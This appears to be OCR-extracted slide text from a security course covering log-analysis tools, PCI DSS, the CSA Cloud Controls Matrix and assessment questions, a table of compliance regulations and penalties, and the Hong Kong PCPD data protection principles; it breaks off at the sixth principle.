


- Use wizard or reporting commands (timechart, top, etc)
- Build real-time reports with real-time searches
- Save reports for use on dashboards

Dashboard Examples From SplunkLive



Getting Data Into Splunk (from SplunkLive)



Other Log Analysis Utilities

Snare BackLog


Lasso

Loggly


Logminer

Compliance and Risk Analysis

HKMA Guidance Notes (As example)



HKMA Expectation on e-Banking



History of PCI

PCI security standards

- Technical and operational requirements that were created to help organizations that process card payments prevent credit card fraud, hacking and various other security vulnerabilities and threats

Timeline

- 15th December 2004 – Alignment of companies security policy as PCI DSS first document
- September 2006 – Release of PCI standard v1.1
- 1st October 2008 – Release of PCI standard v1.2
- 31st December 2008 – Expiry of PCI standard v1.1

PCI Data Security Standard (DSS)

Goals		PCI DSS Requirements	
1	Build and Maintain a Secure Network	1: 2:	Install and maintain a firewall configuration to protect cardholder data Do not use vendor-supplied defaults for system passwords and other security parameters
2	Protect Cardholder Data	3: 4:	Protect stored cardholder data Encrypt transmission of cardholder data across open, public networks
3	Maintain a Vulnerability Management Program	5: 6:	Use and regularly update anti-virus software or programs Develop and maintain secure systems and applications
4	Implement Strong Access Control Measures	7: 8: 9:	Restrict access to cardholder data by business need-to-know Assign a unique ID to each person with computer access Restrict physical access to cardholder data
5	Regularly Monitor and Test Networks	10: 11:	Track and monitor all access to network resources and cardholder data Regularly test security systems and processes
6	Maintain an Information Security Policy	12:	Maintain a policy that addresses information security for employees and contractors

Cloud Controls Matrix

	A	B	C	D	E	F	G	H	I	J	K	L
1	Control Area	Control ID	Control Specification	Control Revisions v1.1	Cloud Service Delivery Model Applicability			Scope Applicability				
2					SaaS	PaaS	IaaS	Service Provider	Tenant	COBIT 4.1	HIPAA / HITECH Act	ISO/IEC 27001-20
3	Compliance - Audit Planning	CO-01	Audit plans, activities and operational action items focusing on data duplication, access, and data boundary limitations shall be designed to minimize the risk of business process disruption. Audit activities must be planned and agreed upon in advance by stakeholders.	No Change	X	X	X	X		COBIT 4.1 ME 2.1, ME 2.2 PO 9.5 PO 9.6	45 CFR 164.312(b)	Clause 4.2.3 e) Clause 4.2.3b Clause 5.1 g Clause 6 A.15.3.1
4	Compliance - Independent Audits	CO-02	Independent reviews and assessments shall be performed at least annually, or at planned intervals, to ensure the organization is compliant with policies, procedures, standards and applicable regulatory requirements (i.e., internal/external audits, certifications, vulnerability and penetration testing)	No Change	X	X	X	X	X	COBIT 4.1 DS5.5, ME2.5, ME 3.1 PO 9.6	45 CFR 164.308 (a)(8) 45 CFR 164.308(a)(1)(ii)(D)	Clause 4.2.3e Clause 5.1 g Clause 5.2.1 d) Clause 6 A.6.1.8
5	Compliance - Third Party Audits	CO-03	Third party service providers shall demonstrate compliance with information security and confidentiality, service definitions and delivery level agreements included in third party contracts. Third party reports, records and services shall undergo audit and review, at planned intervals, to govern and maintain compliance with the service delivery agreements.	No Change	X	X	X	X		COBIT 4.1 ME 2.6, DS 2.1, DS 2.4	45 CFR 164.308(b)(1) (New) 45 CFR 164.308 (b)(4)	A.6.2.3 A.10.2.1 A.10.2.2 A.10.6.2
6	Compliance - Contact / Authority Maintenance	CO-04	Liaisons and points of contact with local authorities shall be maintained in accordance with business and customer requirements and compliance with legislative, regulatory, and contractual requirements. Data, objects, applications, infrastructure and hardware may be assigned legislative domain and jurisdiction to facilitate proper compliance points of contact.	No Change	X	X	X	X	X	COBIT 4.1 ME 3.1		A.6.1.6 A.6.1.7

Consensus Assessment Initiative

Lightweight "Common Assessment Criteria" concept

Integrated with Controls Matrix

V1.2 CA1 Questionnaire with approximate 140 provider questions to identify the presence of security controls or practices

	A	B	C
1	Control Area	Control ID	Consensus Assessment Questions (Cloud-Specific Control Assessment)
2			
3	Compliance - Audit Planning	CO-01	CO-01a - Do you produce audit assertions using a structured, industry accepted format (ex. CloudAudit/A6 URI Ontology, CloudTrust, SCAP, ISACA's Cloud Computing Management Audit/Assurance Program, etc.?)
4	Compliance - Independent Audits	CO-02	CO-02a - Do you allow tenants to view your SAS70 Type II/SSAE 16 SOC2/ISAE3402 or similar third party audit reports? CO-02b - Do you conduct network penetration tests of your cloud service infrastructure regularly as prescribed by industry best practices and guidance? CO-02c - Do you conduct application penetration tests of your cloud service infrastructure regularly as prescribed by industry best practices and guidance? CO-02d - Do you conduct internal audits regularly as prescribed by industry best practices and guidance? CO-02e - Do you conduct external audits regularly as prescribed by industry best practices and guidance?
5	Compliance - Third Party Audits	CO-03	CO-03a - Do you permit tenants to perform independent vulnerability assessments? CO-03b - Do you have an external third-party conduct vulnerability scans and periodic penetration tests on your applications and networks?
6	Compliance - Contact / Authority Maintenance	CO-04	CO-04a - Do you maintain liaisons and points of contact with local authorities in accordance with contracts and appropriate regulations?
7	Compliance - Information System Regulatory Mapping	CO-05	CO-05a - Do you have the ability to logically segment or encrypt customer data such that, in the event of subpoena, data may be produced for a single tenant only, without inadvertently accessing another tenant's data? CO-05b - Do you have capability to logically segment and recover data for a specific customer in the case of a failure or data loss?
8	Compliance - Intellectual Property	CO-06	CO-06a - Do you have policies and procedures in place describing what controls you have in place to protect tenants intellectual property? CO-06b - If utilization of tenants services housed in the cloud is mined for cloud provider benefit, are the tenants IP rights preserved? CO-06c - If utilization of tenants services housed in the cloud is mined for cloud provider benefit, do you provide tenants the ability to "opt-out"?
9	Data Governance - Ownership / Stewardship	DG-01	DG-01a - Do you follow a structured data-labeling standard (ex. ISO 15489, Oasis XML Catalog Specification, CSA data type guidance?)
10	Data Governance - Classification	DG-02	DG-02a - Do you provide a capability to identify virtual machines via policy tags/metadata (ex. Tags can be used to limit guest operating systems from booting/instanciating/transporting data in the wrong country, etc.?) DG-02b - Do you provide a capability to identify hardware via policy tags/metadata/hardware tags (ex. TXT/TPM, VN-Tag, etc.)? DG-02c - Do you have a capability to use system geographic location as an authentication factor? DG-02d - Can you provide the physical location/geography of storage of a tenant's data upon request? DG-02e - Do you allow tenants to define acceptable geographical locations for data routing or resource instantiation?
11	Data Governance - Handling / Labeling / Security Policy	DG-03	
12	Data Governance - Retention Policy	DG-04	DG-04a - Do you have technical control capabilities to enforce tenant data retention policies? DG-04b - Do you have a documented procedure for responding to requests for tenant data from governments or third parties?
13	Data Governance - Secure Disposal	DG-05	DG-05a - Do you support secure deletion (ex. degausing / cryptographic wiping) of archived data as determined by the tenant? DG-05b - Do you have the ability to sanitize all computing resources of tenant data once a customer has exited your environment?
14	Data Governance - Non-Production Data	DG-06	
	Data Governance - Information Leakage	DG-07	DG-07a - Do you have controls in place to prevent data leakage or intentional/accidential compromise between tenants in a multi-tenant environment? DG-07b - Do you have a "Data Loss Prevention" (DLP) or "extrusion prevention" solution in place for all systems which interface with your cloud

Summary of Other Compliance

Regulations	Affected Industry	Summary	Penalties for Non-Compliance
SEC 17a-4	Securities	Retain customer correspondence for up to 6 yrs	Unspecified fines; fines and imprisonment
NASD Rules 3010 & 3110	Securities	Retain customer correspondence for up to 6 yrs	Unspecified fines
Sarbanes-Oxley	Public Corp.	Best practice to retain all documents & e-mail messages to show accountability	Fines to US$5 million & 20 yrs imprisonment for destroying e-mail messages
Gramm-Leach Bliley	Financial Institutions	Requires protection of nonpublic personal information for outside distribution	Fines and up to 5 yrs imprisonment
California Privacy Law (SB 1386)	Any company doing business with California residents	Requires protection of nonpublic personal information and notifications of compromise	Civil action allowed for any or all “injured” customers
HIPAA	Medical	Patient privacy and to ensure document confidentially and integrity	Fines to $250k and imprisonment up to 10 yrs
ISO17799	Could be a requirement for Cyber-liability insurance	Guidelines to monitor and protect information infrastructure	Potential damage to corporate reputation or insurability
USA Patriot Act	Broad definition of financial institutions within the US	Laws require information disclosure to help protect against money laundering for terrorism	Fines and imprisonment
PIPED C-6	Any business under legislative authority of Parliament	Laws require information disclosure to help protect against terrorism or compromise of personal information	Fines up to US$100k

Summary of Extracted compliance requirements

	GLB	SOX	HIPAA	PCI
Data classification	X	X		
Senders identification	X	X		X
Transmission protection (in motion)	X	X	X	X
Encryption (at rest)	X			X
Server hardening	X	X	X	X
Message tracking and logging	X	X		X
Auditing	X	X	X	X
Message indexing, archiving and retention	X	X		
Access Control	X		X	X
Content filtering			X	

Privacy

PCPD

The Office of the Privacy Commissioner for Personal Data (PCPD) is an independent statutory body set up to oversee the enforcement of the Personal Data (Privacy) Ordinance (Cap. 486) ("the Ordinance") which came into force on 20th December, 1996

Have their personal data collected in a manner which is lawful and fair and to be informed of the purposes for which the data are to be used

Consent to a change of use of the data

Have their personal data kept accurate, up-to-date, secure and for no longer than necessary

Obtain a copy of their personal data held by a data user and to require correction of any inaccuracy

Ascertain a data user's personal data policy and practices

Six Data Protection Principles

Principle 1 -- Purpose and manner of collection

- This provides for the lawful and fair collection of personal data and sets out the information a data user must give to a data subject when collecting personal data from that subject

Principle 2 -- Accuracy and duration of retention

- This provides that personal data should be accurate, up-to-date and kept no longer than necessary

Principle 3 -- Use of personal data

- This provides that unless the data subject gives consent otherwise personal data should be used for the purposes for which they were collected or a directly related purpose

Principle 4 -- Security of personal data

- This requires appropriate security measures to be applied to personal data (including data in a form in which access to or processing of the data is not practicable)

Principle 5 -- Information to be generally available


- This provides for openness by data users about the kinds of personal data they hold and the main purposes for which personal data are used

Principle 6 -- Access to personal data

